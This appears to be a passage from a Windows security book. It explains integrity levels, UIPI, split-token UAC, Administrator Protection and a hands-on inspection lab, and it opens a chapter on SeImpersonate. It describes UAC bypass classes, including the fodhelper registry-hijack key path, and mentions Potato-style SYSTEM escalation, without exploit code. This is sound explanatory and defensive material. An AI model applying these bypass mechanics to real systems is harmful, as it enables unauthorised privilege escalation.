MIC does *not* implement the Invocation Property either. A Medium-IL process can invoke a High-IL service via the COM Elevation Moniker, via `ShellExecuteEx "runas"`, via any of the auto-elevated binaries, via RPC to Appinfo. The absence of the Invocation Property is exactly what makes UAC operationally usable: a strict reading of Biba would forbid every brokered elevation surface in Windows, and the OS would be unbearable to use. The omission is deliberate, and it is the theoretical reason why every "bypass" of UAC is technically a *use* of an architectural surface, not a violation of it.

Biba versus MIC, fully verbalized. Put Biba's three integrity rules in one column and Windows MIC in the other. Biba's Star Integrity Property says no write up;

MIC implements that by default with `NO_WRITE_UP`. Biba's Simple Integrity Property says no read down; MIC does not implement it, because Windows deliberately permits higher-integrity code to read many lower-integrity inputs for compatibility, diagnostics, and brokering. Biba's Invocation Property says a lower subject may not invoke a higher subject; Windows explicitly omits that rule, because UAC, COM elevation, services, installers, and Appinfo are all controlled invocations of higher-integrity code. The extra MIC bit `NO_READ_UP` is not Biba's no-read-down rule. It is a confidentiality-style no-read-up option, closer to Bell-LaPadula, applied to integrity labels. That is the boundary of the model: MIC gives Windows a practical default write-integrity rule, not a complete Biba machine.

The access-control versus information-flow gap

The deeper bound is information-flow. Dorothy Denning's May 1976 *Communications of the ACM* paper *A lattice model of secure information flow* established the formal framework [1028]. The underlying limit is fundamental: information-flow enforcement is undecidable in the general case, because verifying that a program never leaks information from class A to class B requires deciding properties of arbitrary programs, which reduces to the halting problem. Denning's lattice model pairs with a conservative compile-time certification that stays decidable precisely because it over-approximates.

MIC enforces access control, not information flow. The distinction is essential. Access control answers *"can this subject perform this operation on this object?"* decidably, at operation time, by walking the object's ACEs against the token. Information flow asks *"does the final state of this system contain any information derived from data the subject was not authorized to read?"* That is undecidable.

What this means for UAC: even when MIC perfectly enforces `NO_WRITE_UP`, a Low-IL process can still *influence* a High-IL process via shared state the High-IL process reads. Forshaw's January 2026 lazy DOS device directory hijack [1018] is exactly such an attack: it places attacker-controlled state in a location a High-IL process will later read, without ever writing up directly. MIC cannot prevent this; no access-control primitive can. Closing the gap requires information-flow analysis, which is provably undecidable for arbitrary code.

The five concrete limits

The theoretical bounds map onto five concrete limits any practitioner can observe on a default Windows 11 install.

The first limit is that no-write-up does not imply no-influence-up. A Low-IL process cannot write to High-IL objects directly, but it can place state (registry

keys, files, environment variables, named objects) that a High-IL process will subsequently read or be influenced by. Every fileless UAC bypass in the registry-hijack class walks through this gap.

The second limit is that `NO_READ_UP` is opt-in [964]. By default, MIC does not block a Low-IL process from reading a High-IL file, though the DACL still must grant the read. This is intentional: accessibility tools, antivirus, and diagnostic utilities depend on many cross-IL reads. The cost is that High-IL data placed at a default-policy location and readable by DACL is visible to Medium-IL or lower processes on the system.

The third limit is that UIPI covers only the windowing layer. Sockets, named pipes, COM, RPC, shared memory, MIDL-defined RPC interfaces, and every other inter-process channel that does not go through `win32k.sys` is out of scope [1000]. UIPI is necessary, but it is not sufficient for cross-IL isolation; the full bound requires MIC on the file system, the registry, and every named object the higher-IL process might consume.

The fourth limit is the same-IL same-desktop attack surface. Two Medium-IL processes on the user's `Default` desktop are not isolated from each other by either MIC or UIPI. They have the same IL (no MIC bound) and they own windows on the same desktop with the same IL (no UIPI bound). Every modern browser sandbox addresses this separately, by combining MIC (the renderer runs at Low IL or Untrusted IL) with AppContainer (capability-based identity isolation) and restricted tokens (`CreateRestrictedToken`-style SID denial) [1029][325]. Where MIC alone is insufficient, the stack layers additional primitives, but those primitives are *additions* to MIC, not replacements for it.

The fifth limit is the auto-elevated-binary surface. As long as a Medium-IL process can cause a High-IL process to come into existence executing user-controllable inputs (registry handlers, DLL search-order resolution, COM moniker activation, command-line arguments), the bypass-research industry has architectural space to operate. The fix would be to apply the Invocation Property strictly, which would break elevation.

Why MIC has to be a separate evaluator

The practical reason MIC could not be implemented as discretionary ACEs is simpler than theory: DACLs are owner-mutable, and an attacker running with the owner's authority can rewrite discretionary policy [955]. HRU supplies the broader theoretical backdrop, not a one-line proof of MIC's implementation. Harrison, Ruzzo, and Ullman proved that the *safety question* (given an initial access matrix,

will any future sequence of operations cause subject s to acquire permission p on object o?) is undecidable for the general access-matrix model [1030]. Encoding integrity as ordinary discretionary state would place the integrity label back inside that mutable access-matrix world.

By making MIC a separate evaluator with non-discretionary semantics, Windows avoids that trap for each access check: compare two SIDs, consult three policy bits, decide. The strength comes from the separation and from the deliberately narrow question MIC asks. MIC is bounded because it is structurally simpler.

None of the bypass classes cataloged earlier violate any of these limits. They all operate within them. The registry-hijack class places Low-IL state where a High-IL reader will consume it (limit #1). The DLL-search-order class abuses the auto-elevated-binary surface (limit #5). The COM-behavior-abuse class operates on the absent Invocation Property. Microsoft's response, repeated for sixteen years, was to acknowledge these as architectural realities of the design rather than as bugs to fix. The bypass-research literature is the empirical map of the access-control versus information-flow gap that no mainstream OS has closed.

Did Microsoft ever try to actually move the boundary? What does it look like when a security feature finally becomes a security boundary?

The Adminless successor and the open problems

In November 2024, Microsoft did something it had not done in seventeen years. It moved the security-boundary line. Administrator Protection, announced as a Windows 11 platform feature, became the first generation in the integrity-level lineage that Microsoft classifies as a security boundary [323][1031]. The reclassification is structurally substantial. It is not Microsoft renaming UAC; it is Microsoft adding the architectural primitives a boundary classification requires.

Windows still needs administrative work: installing drivers, changing protected policy, writing system locations, and servicing the OS. The change is that the everyday user identity no longer has to perform that work. Split-token UAC separated two *tokens* for the same identity; Administrator Protection separates the elevated *identity* itself. That is why the feature belongs in this chapter rather than in a generic endpoint-hardening chapter: it is the integrity-level lineage learning from its own bypass literature. The open problems are the ones identity separation does not erase, especially UI Access, compatibility with software that assumed shared HKCU state, and the usability cost of re-authenticating through Windows Hello.

What the split-token model shared, and what Administrator Protection separates

The four shared properties between the filtered token and the linked token were the structural reason UAC could not be a security boundary. They are listed verbatim in Forshaw's May 2017 *Reading Your Way Around UAC* framing [1011]: same user SID, same `%USERPROFILE%`, same `HKCU` hive, same logon-session LUID. Administrator Protection attacks all four.

> ◆ **DEFINITION — System Managed Administrator Account (SMAA)** The per-user separate identity Windows 11 Administrator Protection provisions at first elevation. Has a different SID, `%USERPROFILE%`, `HKCU` hive, and LUID from the calling user, defeating the registry-hijack class of UAC bypasses by structurally separating elevated-process state from the caller's state.

Property	2007 Split-Token (UAC)	2024 Administrator Protection
User SID	Same as caller	Different (per-user System Managed Administrator Account, SMAA)
`%USERPROFILE%`	Same as caller	Different: `C:\Users\ADMIN_<random>\`
`HKCU` registry hive	Same hive as caller	Different hive (per-SMAA)
Logon session LUID	Same session as caller	Fresh logon session per elevation
Authentication	Consent click only	Windows Hello integrated authentication
Classification	Security feature, not boundary	Security boundary

The concrete operational consequence of the SMAA identity change is structural defeat of the entire registry-hijack class. When an attacker writes the canonical fodhelper bypass key to `HKCU\Software\Classes\ms-settings\shell\open\command`, the attacker writes to the *caller's* HKCU hive. When `fodhelper.exe` is then elevated under Administrator Protection, the elevated process runs under the SMAA identity, with the SMAA's own HKCU hive, which does not contain the attacker's key. The auto-elevated binary resolves the `ms-settings` association via the SMAA's HKCU, falls through to HKLM, and gets the legitimate handler. The attacker's bypass is structurally defeated by the identity change, not by a per-binary fix [323][1018].

The 2025 timeline

Administrator Protection's rollout has been incremental because the feature changes the shape of elevation, not merely the prompt skin. The public line begins with Windows 11 Insider Preview exposure in the 2024 cycle, where the model appeared as an opt-in administrator-protection toggle tied to System Managed Administrator Accounts and Windows Hello integrated authentication

[323][1031]. Microsoft then used 2025 to move the feature from preview semantics toward servicing-channel reality: developer guidance in May 2025 described the SMAA lifecycle and the token-theft motivation for the redesign, while the first broadly available implementation shipped as an optional, staged rollout in update KB5067036 on October 28, 2025 [1031][1018].

The December 1, 2025 revert is the nuance that a thin timeline usually loses. Microsoft Learn records that the feature was temporarily rolled back "while an application compatibility issue is dealt with" [323]. Forshaw's January 26, 2026 Project Zero post adds the operational reading: the compatibility issue was unlikely to be related to the bypasses he had reported and that Microsoft fixed before GA [1018]. That matters because it separates two questions. The security question is whether SMAA identity separation closes the shared-SID, shared-HKCU, shared-profile bypass class. The compatibility question is whether the Windows ecosystem can tolerate elevated work happening under a different managed identity with a different profile, hive, and logon session.

The answer in late 2025 was: architecturally yes, operationally not everywhere yet. Applications that assumed an elevated process would see the caller's exact `%USERPROFILE%`, write to the caller's `HKCU`, or rendezvous through the caller's logon-session-local state could break. That is not incidental; it is the security property itself. Administrator Protection defeats old UAC bypasses by making those assumptions false. The rollback therefore does not weaken the thesis of this chapter. It proves how deep the change is. A feature that simply changed `consent.exe` artwork would not need a compatibility pause; a feature that separates identity, profile, hive, LUID, and authentication naturally does.

The 2026 retrospective: nine bypasses, five via UI Access

Forshaw's January and February 2026 Project Zero pair is the canonical modern retrospective on Administrator Protection's architectural maturity. The January post documents nine separate Administrator Protection bypasses Forshaw reported to Microsoft during the Insider Preview cycle, all of which were fixed before general availability [1018]. The post details one in depth (the lazy DOS device directory hijack) and summarizes the rest.

> If the weaknesses in UAC can be mitigated then it can be made a secure boundary.: James Forshaw, *Bypassing Windows Administrator Protection*, Project Zero, January 26, 2026

The February 2026 follow-on post, *Bypassing Administrator Protection by Abusing UI Access*, is the more architecturally significant of the pair. It documents that **five of**


the nine pre-GA Administrator Protection bypasses operated entirely through the `uiAccess=true` exemption, the long-standing UIPI carve-out for accessibility software inherited unchanged from Vista 2007 [1018].

The reading is structural. Administrator Protection successfully closes the bypass surface that the split-token model's shared identity created (limit #1 through limit #4 above). It does *not* close the bypass surface created by the UI Access carve-out, because UI Access is a *deliberate* exemption from UIPI. Closing UI Access would break screen readers, on-screen keyboards, remote-control tools, and every accessibility utility that depends on cross-IL window-message access. The exemption is necessary; the residual attack surface is the cost of accessibility.

The three gating conditions for `uiAccess=true` (manifest assertion, valid Authenticode signature, admin-only install location) are documented in the *Security Considerations for Assistive Technologies* Microsoft Learn page [1017]. Forshaw's February 2026 post enumerates them verbatim and describes the `RAiLaunchAdminProcess` Appinfo RPC entry point the UI-Access bypasses operate through [1018]. The trade press picked up the story immediately: *The Register* covered Forshaw's January 2026 post under the headline "Google researcher sits on UAC bypass for ages, only for it to become valid with new security feature" on January 28, 2026 [1032].

The downstream legacy

MIC and UIPI outlived UAC. The integrity-SID primitive is the connective tissue of every later sandbox model on Windows.



One primitive, many consumers — MIC and UIPI outlived UAC; the integrity SID became the platform's connective tissue.

Figure 23.3: The downstream integrity-SID lineage. The S-1-16-X integrity SID carried by TOKEN_MANDATORY_LABEL sits at the center, consumed by MIC, UIPI, IE Protected Mode, AppContainer, the Chromium-family browser sandboxes, Protected Process Light, and Administrator Protection. One primitive, many consumers.

AppContainer (Windows 8, 2012) layers package SIDs above the integrity SID and rides the same `SeAccessCheck` infrastructure [325]. IE Protected Mode (Windows Vista IE7, 2006) was the first non-UAC consumer of Low IL, running browser-rendered content as a Low-IL process before the user's Medium-IL interactive shell. Modern browser sandbox tiers (Chrome, Edge, Firefox content processes) use Low-IL or Untrusted-IL sandbox processes, layered with AppContainer and restricted tokens [1029]. Protected Process Light (Windows 8.1, 2013; Chapter 10) sits adjacent to this lineage rather than inside ordinary MIC: PPL-protected processes carry labels, but the load-bearing protection is the kernel's process-protection and signing-level policy, which restricts code loading, injection, and access from non-protected processes [327]. Administrator Protection itself uses the integrity-SID primitive more directly: SMAA processes run at High IL while the calling Medium-IL admin shell stays Medium [323].

The twenty-year experiment was a success. The integrity-level stack did exactly what it was designed to do: bound integrity, not authority. The consent prompt was honestly never the security boundary. Microsoft's November 2024 reclassification

finally promotes a feature to a boundary by adding the architectural support the boundary classification requires (separate identity, separate profile, separate hive, separate LUID, Windows Hello-mediated transition). The bypass-research literature is the empirical proof that the 2007 disclaimer was honest, and the proof that the architecture worked exactly as architected.

> ▸ **KEY IDEA** MIC and UIPI outlived UAC. The integrity-SID primitive is connective tissue for AppContainer, modern browser sandboxes, Protected Mode, and the Administrator Protection successor; PPL is adjacent, with signing-level protection doing the load-bearing work. The yellow dialog is the smallest, most replaceable piece of the system.

What it means for you: Inspecting the stack on a real box

Every primitive in this chapter is observable on the Windows install you are reading on. The goal of the lab is not to run bypasses; it is to make the invisible state visible: the mandatory label on your shell, the deny-only administrator SID in the filtered token, the High-IL child Appinfo creates, the manifest bit that makes a binary a candidate for auto-elevation, and the event-log/Procmon artifacts left by the broker. If you can observe those five things, the chapter stops being theory and becomes a checklist you can apply during incident response or hardening reviews.

Keep the controls strict: compare unelevated and elevated shells from the same account, confirm the observer tool's integrity level, and record the Windows build because UACMe applicability, COMAutoApprovalList membership, and auto-elevated binary behavior change across feature updates.

Inspecting integrity levels

`whoami /groups | findstr Mandatory` prints the mandatory label of the current process token. From an unelevated PowerShell on an administrator account, it will read `Mandatory Label\Medium Mandatory Level`. From an elevated PowerShell, it will read `Mandatory Label\High Mandatory Level`. From a renderer-process command inside a Chromium-based browser, it would read `Mandatory Label\Low Mandatory Level` or `Untrusted Mandatory Level`, depending on the sandbox tier.

`whoami /all` is the longer view. It prints every group SID, every privilege, and the full mandatory label. (Process Explorer (and System Informer) will show you the same data graphically, but `whoami` is the canonical first-party command for getting at the same kernel information from the shell.) Run it twice (once from an unelevated PowerShell, once from an elevated PowerShell on the same admin account) and

diff the outputs to see what the elevation actually changed. That is the empirical re-creation of this chapter's opening `whoami` hook.

Sysinternals' Process Explorer has an Integrity column you can add via View / Select Columns / Process Image. Once enabled, it shows the IL of every running process at a glance. System Informer (the open-source Process Explorer successor) supports the same column plus richer SACL inspection. The `accesschk -e -l <object>` Sysinternals command prints the mandatory label of a file, registry key, or other securable object. On some Windows builds and objects, `accesschk -e -l C:\Windows\System32\drivers\` may show a higher mandatory label; treat that as one input to the access decision, not the whole explanation, because DACLs, ownership, privileges, and token filtering also protect system directories.

The exact PowerShell one-liner for token inspection

The PowerShell-native equivalent of `whoami /all` that programs can consume is:

```
[System.Security.Principal.WindowsIdentity]::GetCurrent() |
  Select-Object -ExpandProperty Groups |
  ForEach-Object { $_.Translate([System.Security.Principal.NTAccount]
  ) }
```

This produces the same SID-to-account-name resolution `whoami /groups` does, and is useful inside automation that needs to test deny-only group membership programmatically.

Inspecting UIPI

UIPI is harder to observe directly because the OS does not emit a friendly "message dropped by UIPI" event for every blocked message. Use a repeatable windowing experiment instead. Start one elevated PowerShell and one unelevated Visual Studio Spy++ instance. In Spy++, use **Search / Find Window** and drag the finder tool over the elevated PowerShell window. Note the target handle, owning process, and thread. Now attempt a mutating operation from the Medium-IL side: subclassing the elevated window, installing a hook into its thread, or sending a `WM_SETTEXT`-class mutator with a tiny test harness. The expected result is boring by design: the target text does not change, the hook is not installed, and the caller sees failure. For `SendMessage`/`PostMessage`, Microsoft documents `GetLastError` 5 when UIPI blocks the call; for other APIs, such as `SendInput`, the return path may not identify UIPI as the cause [1012][1013][1014].

A useful control is to repeat the same operation against a second unelevated Notepad or PowerShell window. Same-IL to same-IL message delivery succeeds where Medium-to-High delivery fails. That control proves the handle is valid and

the test harness works. The common false diagnosis is to blame Spy++ or Visual Studio bitness. Bitness can affect hook injection, but it does not explain the same-IL control succeeding and the cross-IL case failing. Another failure mode is running Spy++ elevated by accident; if Spy++ is High IL, UIPI is no longer testing a lower-to-higher send. Confirm the tool's integrity column in Process Explorer before interpreting the result.

Enumerating the auto-elevation list

`sigcheck -m C:\Windows\System32\*.exe | findstr /i autoelevate` walks every executable in `System32` and prints manifest lines containing `autoElevate`. A representative fragment looks like this:

```
C:\Windows\System32\eventvwr.exe:
        <autoElevate>true</autoElevate>
C:\Windows\System32\fodhelper.exe:
        <autoElevate>true</autoElevate>
C:\Windows\System32\computerdefaults.exe:
        <autoElevate>true</autoElevate>
```

That output is a *candidate* list, not the Appinfo allowlist. The cross-check is behavioral and version-specific: run `sigcheck -m` on one binary to confirm the embedded manifest, verify the Microsoft signature with `sigcheck -q -m -i`, then launch the binary from a Medium-IL shell while watching whether Appinfo creates a High-IL child without a consent prompt. Windows build matters. Event Viewer behavior changed after the Windows 10 Creators Update 1703 fix; COMAutoApprovalList behavior changed around RS1 build 14393 and RS3 build 16299; UACMe annotates those version boundaries because the operational allowlist shifts across feature updates [1021][954]. The failure modes are predictable: Sysinternals tools missing from `PATH`, 32-bit redirection showing `SysWOW64` instead of `System32`, Smart App Control or Defender blocking research tooling, and assuming `autoElevate=true` alone is sufficient when Appinfo's signature, path, and internal-name gates still have to pass.

Watching Appinfo in action

For Procmon, start capture only after clearing the display, then add these filters: `Process Name is consent.exe` Include; `Process Name is svchost.exe` Include; `Path contains appinfo.dll` Include; `Operation is RegQueryValue` Include; `Operation is CreateFile` Include; and, for manifest work, `Path ends with.manifest` Include. Trigger `ShellExecuteEx` with `runas` on a harmless Microsoft tool such as an elevated PowerShell. Expected artifacts are registry reads under `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`, image and manifest reads for the target binary, token-related process

creation by the Appinfo-hosting `svchost.exe`, and a short-lived `consent.exe` process if consent is required [999][1000].

For Event Viewer, use **Applications and Services Logs / Microsoft / Windows / UAC / Operational**. If the log is disabled, enable it before the run. Do not hard-code event IDs from another build or blog post. Query the provider manifest first, then inspect the newest records from the channel on the target host:

```
wevtutil gp Microsoft-Windows-UAC /ge /gm:true | findstr /i "event
  id message"
Get-WinEvent -LogName 'Microsoft-Windows-UAC/Operational' -MaxEvents
  20 |
  Select-Object TimeCreated, Id, ProviderName, Message
```

A representative result should show recent `Microsoft-Windows-UAC` records whose messages describe the elevation request, consent path, denial, or policy outcome for that build. Use those discovered IDs in any SIEM rule, and keep the provider manifest output beside the rule as the source of truth.

Version caveat: not every Windows SKU exposes the same message text, and enterprise audit policy may redirect useful elevation telemetry into the Security log instead. Treat the UAC Operational channel as the first-party audit trail and Procmon as the mechanism microscope. If Procmon shows `consent.exe` but the UAC log is empty, check that the Operational channel is enabled. If the log shows a request but no approval, the user denied consent or policy blocked elevation. If neither Procmon nor the log shows Appinfo activity, the target likely did not use an elevation path at all.

A safe lab for the bypass classes

UACMe is the community catalog of 70+ documented UAC bypass methods, each with author, technique, target binary, and Windows-version applicability annotations [954]. For inspection of the integrity-level state of running processes from an analyst's workstation, James Forshaw's *sandbox-attacksurface-analysis-tools* repository (the NtObjectManager, TokenViewer, and NtCoreLib PowerShell modules) is the standard research toolchain [988]. The UACMe reference implementations (`akagi32.exe`, `akagi64.exe`) are flagged by Microsoft Defender as `HackTool:Win32/Welevate`, the detection name Davidson noted as early as 2009 [1021]. This is research tooling, not endpoint operations: run UACMe only on a snapshot VM with Defender exclusions documented, and treat the output as an empirical confirmation of the bypass-research record rather than as an offensive primitive.

> **The five-command lab tour.** The minimum five commands a reader can run on their own Windows box to verify everything in this chapter:
> 1. `whoami /all` (run twice: once unelevated, once elevated; diff the outputs) 2. `whoami /groups | findstr Mandatory` (inspect the IL of the current token) 3. `sigcheck -m C:\Windows\System32\eventvwr.exe` (read the autoElevate manifest) 4. `tasklist /svc /fi "imagename eq svchost.exe" | findstr Appinfo` (confirm the Appinfo service host) 5. Process Explorer with the Integrity column enabled, sorted by IL (the entire stack at a glance). The whole tour takes ten minutes. By the end you will have seen the split-token model, the integrity-level lattice, the auto-elevation allowlist, the Appinfo broker, and the Medium-vs-High distribution of your interactive desktop, with your own eyes.

Five misconceptions that will not die

The recurring practitioner mistakes are worth stating explicitly, because each one maps to a different layer of the stack. Treat this as a diagnostic checklist. When someone makes a claim about UAC, ask which layer the claim is really about: mandatory object access, window-message filtering, split-token policy, Appinfo brokering, Secure Desktop spoofing resistance, or Administrator Protection's identity separation. Most bad UAC arguments collapse two of those layers into one sentence.

Is UAC a security boundary?

No. Microsoft's canonical February 2007 statement was that neither UAC elevations nor Protected Mode IE define new Windows security boundaries [1001]. That is not a cynical after-the-fact excuse; it is the design doctrine that explains the entire bypass record. Original split-token UAC leaves the filtered token and linked token under the same user SID, profile, HKCU hive, and logon-session LUID. A Medium-IL process can therefore prepare per-user state that a later High-IL process may read. MIC prevents direct write-up; it does not prevent every influence path through same-user state. Administrator Protection is the later boundary-classified successor because it changes those shared properties by introducing SMAA identity separation and Windows Hello-mediated authentication [323][1018].

Is the Secure Desktop in Session 0?

No. The Secure Desktop is the `Winlogon` desktop inside `WinSta0` in the user's own interactive session. Session 0 Isolation is a different Vista feature that moved services out of interactive sessions [1000]. The diagnostic distinction is Object-Manager

hierarchy. Session 0 answers *which session services run in*. Secure Desktop answers *which desktop inside the user's interactive window station receives the prompt*. When the screen dims, Windows has not moved the user to Session 0. It has switched the active desktop from `Default` to `Winlogon`, where ordinary Default-desktop processes cannot draw, hook, or drive the prompt.

Does an `autoElevate=true` manifest make any binary auto-elevate?

No. The manifest is one gate, not the policy. Appinfo also requires a Microsoft signature, a trusted system path, and membership in its internal allowlist [1021] [1023]. This is why copying `<autoElevate>true</autoElevate>` into a lab executable does not make the binary silently elevate. `sigcheck -m` enumerates the manifest-asserting set; it does not prove Appinfo will honor the request. The operational test is whether a Medium-IL launch results in a High-IL process without consent on that Windows build. Failing to distinguish candidate manifest from effective allowlist is the root of many bad auto-elevation write-ups.

Does UIPI block every window message?

No. It blocks the dangerous mutating subset: selected `SendMessage` / `PostMessage` cases, hooks, input attachment, journal hooks, and injection-like operations. Paint and many read-only queries are allowed or degraded by API-specific rules [1001] [1012][1013][1015]. The security reason is state mutation. `WM_SETTEXT` can change the target's state; `WM_TIMER` with a callback was the classic shatter vector; `SetWindowsHookEx` can inject code into a higher-IL thread. `WM_PAINT` asks the target to redraw itself and does not carry the same attacker-controlled state transition. UIPI is therefore a filter, not a blanket firewall around `HWND`s.

Are `ShellExecuteEx` `runas` and the COM elevation moniker the same?

No. `runas` creates a whole High-IL process; the COM moniker creates one elevated out-of-process COM object while the caller remains Medium [1020][980]. The distinction changes both analysis and remediation. A `runas` elevation gives the new process broad authority for its lifetime, so DLL-search-order and command-line behavior matter. A COM elevation exposes a narrower method surface inside an elevated `dllhost.exe`, so the question becomes whether that CLSID's methods perform attacker-chosen file, registry, or process actions. Davidson's `IFileOperation` work is the canonical example of the second shape [1021][1022].

Does Administrator Protection make UACMe obsolete?

Only partly. SMAA identity separation structurally defeats the classic per-user-registry hijack class: the attacker writes the caller's HKCU hive, while the elevated process reads the SMAA's different HKCU hive [323]. It also changes assumptions about profile paths and logon-session-local rendezvous. But it does not repeal every class of elevation abuse. UI Access remains a deliberate accessibility carve-out, and Forshaw's February 2026 retrospective records that five of nine pre-GA Administrator Protection bypasses used that inherited surface [1018]. UACMe remains valuable as a historical and version-applicability catalog, even where particular methods are closed.

Is `EnableLUA=0` reasonable hardening?

No. It collapses the split-token policy and returns admin-account processes to the XP-style posture: High IL by default, full admin SIDs enabled, and the daily shell carrying administrator authority [999]. MIC as a kernel primitive still exists, and browser sandboxes can still construct Low-IL restricted tokens explicitly, but the administrator's normal Explorer tree no longer benefits from the Medium-IL filtered token. The practical diagnostic is simple: if an unelevated shell on an admin account already reports High IL and `TokenElevationTypeDefault`, the system has stopped exercising the UAC design this chapter describes. Leaving `EnableLUA=1` is the secure default on modern Windows.

The plumbing outlived the yellow dialog

Return to the two `whoami` outputs from the start of this chapter. The user is the same. The session is the same. The clock has barely moved. Read them again, and now read what each line means.

The administrator group SID was present in both tokens, marked deny-only on the filtered token and enabled on the elevated token. The integrity level changed from Medium (`S-1-16-8192`) to High (`S-1-16-12288`). The privilege set expanded from the small user-mode subset to the full administrator set. The bits that moved were the kernel-level token-assignment bits in the new process Appinfo created via `CreateProcessAsUser`, using the dormant linked token that LSA had constructed thirty minutes earlier at logon. The yellow dialog was the consent surface on top of a token-swap primitive that existed before the dialog rendered and that can move bits without the dialog (via auto-elevation).

Four primitives carried the work. Mandatory Integrity Control added an axis to the access check that runs before the DACL and short-circuits on a Low-to-High write attempt, regardless of what the DACL says. User Interface Privilege Isolation closed the cross-IL variant of the shatter-attack class that Paget published in 2002, by dropping the dangerous subset of window messages and hook calls from lower-IL senders to higher-IL receivers. The split-token model gave every administrator a Medium-IL filtered token at logon and held the full token dormant. The Appinfo SYSTEM-trusted broker mediated the token swap when consent or auto-elevation called for it.

The bypass-research industry of 2009 to 2024 was the empirical confirmation of Russinovich's 2007 disclaimer. Davidson's December 2009 essay opened the auto-elevation surface; Nelson's 2016-2017 series productised the registry-hijack class; hfirefox's UACMe cataloged more than seventy methods and counting; Forshaw's 2017 *Reading Your Way Around UAC* series named the read-side surface; the cumulative record was a sixteen-year demonstration that original UAC was not a security boundary, exactly as Russinovich had publicly stated in February 2007. The canonical classes discussed here fit Microsoft's servicing doctrine for non-boundary issues: hardening candidates, not automatic security vulnerabilities [1001][301].

The November 2024 Administrator Protection reclassification is the line finally moving. The split-token model's four shared properties between filtered and linked tokens (same SID, same `%USERPROFILE%`, same `HKCU`, same LUID) are replaced by an SMAA identity that differs on all four dimensions, plus Windows Hello-mediated authentication for every elevation [323][1031]. The registry-hijack class is structurally defeated; the residual surface is the UI Access carve-out inherited unchanged from Vista 2007, which Forshaw's February 2026 Project Zero post documents as the source of five of nine pre-GA bypasses [1018].

The yellow dialog is the only piece of UAC most users will ever see. It is also the one piece the OS could replace tomorrow without changing what UAC *is*. MIC and UIPI outlived UAC. AppContainer, modern browser sandboxes, IE Protected Mode, Office Protected View, and Administrator Protection all ride directly on integrity labels, restricted tokens, desktop isolation, or adjacent primitives that shipped with Vista and its successors; Protected Process Light shares the lineage but relies chiefly on process-protection and signing-level enforcement [1004][325][1029][327]. The quiet plumbing did the work.

Next time you click "Yes" on the consent prompt, the bits that move belong to the same family as the bits that move when Edge spawns a renderer at Low IL and when a SMAA process shadows your administrator identity on a Windows

11 25H2 install with Administrator Protection enabled; when Defender protects LSASS as PPL, a neighboring signing-level mechanism joins that family rather than ordinary MIC doing the whole job. The dialog is the smallest part of the system. Twenty years of empirical research proved Russinovich right: UAC was never the boundary. The integrity-level stack was the quiet plumbing, and Administrator Protection is the later boundary-classified successor [1001][323].

▪ **BEQUEATHS** This chapter hands the next link an integrity-labeled world: a process's IL now bounds what it may *write* (MIC, evaluated before the DACL) and which higher-IL windows it may *touch* (UIPI, in `win32k.sys`), and the everyday administrator runs on a Medium-IL filtered token rather than the full admin token. What it does **not** bequeath is any bound on what a *higher*-integrity token may be tricked into doing. A process that already holds `SeImpersonatePrivilege` (default for elevated administrators and many SCM-started service workloads) or `SeAssignPrimaryTokenPrivilege` (default for LOCAL SERVICE / NETWORK SERVICE) can still be walked to `NT AUTHORITY\SYSTEM`. That residual is the entire subject of the next chapter, The SeImpersonate Primitive (Chapter 24), where the Potato lineage turns an impersonation token into SYSTEM. The integrity stack labels the world; it does not enforce Biba's Invocation Property, and until Administrator Protection (2024) it does not separate the elevated identity from the caller's.

CHAPTER 24

The SeImpersonate Primitive

TRUST-CHAIN LEDGER

INHERITS	the access-token and privilege model (Chapter 22, Windows Access Control); the integrity labels that decide who may write upward (Chapter 23, The Integrity-Level Stack).
PROMISE	a hardened, lower-privileged service identity (LOCAL SERVICE / NETWORK SERVICE) can impersonate a client to serve it, without thereby becoming more privileged than the service itself.
TCB	the kernel's token and impersonation-level enforcement, and the `SeImpersonatePrivilege` check that gates the high-value impersonation and token-substitution APIs.
ADVERSARY → BREAK	a compromised service holding `SeImpersonatePrivilege` coerces a SYSTEM caller over RPC/COM/named pipes and impersonates the returned token. The Promise ends where "impersonate the client" meets "the client we coerced is SYSTEM."
RESIDUAL	the privilege cannot be removed without breaking the service model, so it is owned here as documented policy; behavioral detection of the coercion is the interlude's job (Chapter 25, ETW).
BEQUEATHS	the lesson that a service account is not a security boundary against its own host, which the cloud chapters spend when they stop trusting the box at all. Does NOT provide protection once an attacker already holds the privilege.
PROOF	○ documented (`whoami /priv` shape; Microsoft default-assignment pages).

The Reasoner's question. Why does a privilege introduced as a service-hardening mitigation become the durable primitive behind nearly every Potato-family service-to-SYSTEM escalation?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **Access token.** The kernel object that carries a process or thread's user SID, group SIDs, privileges, and integrity level. Primary tokens attach to processes; impersonation tokens attach to threads and additionally carry an impersonation level.
- **Privilege.** A named user right such as `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege`. The privilege can be present but disabled, or present and enabled. The enabled bit matters because Windows checks it during sensitive token operations.
- **Impersonation.** The service pattern in which a server temporarily acts as a connected client so access checks happen under the client's identity rather than the service's identity.
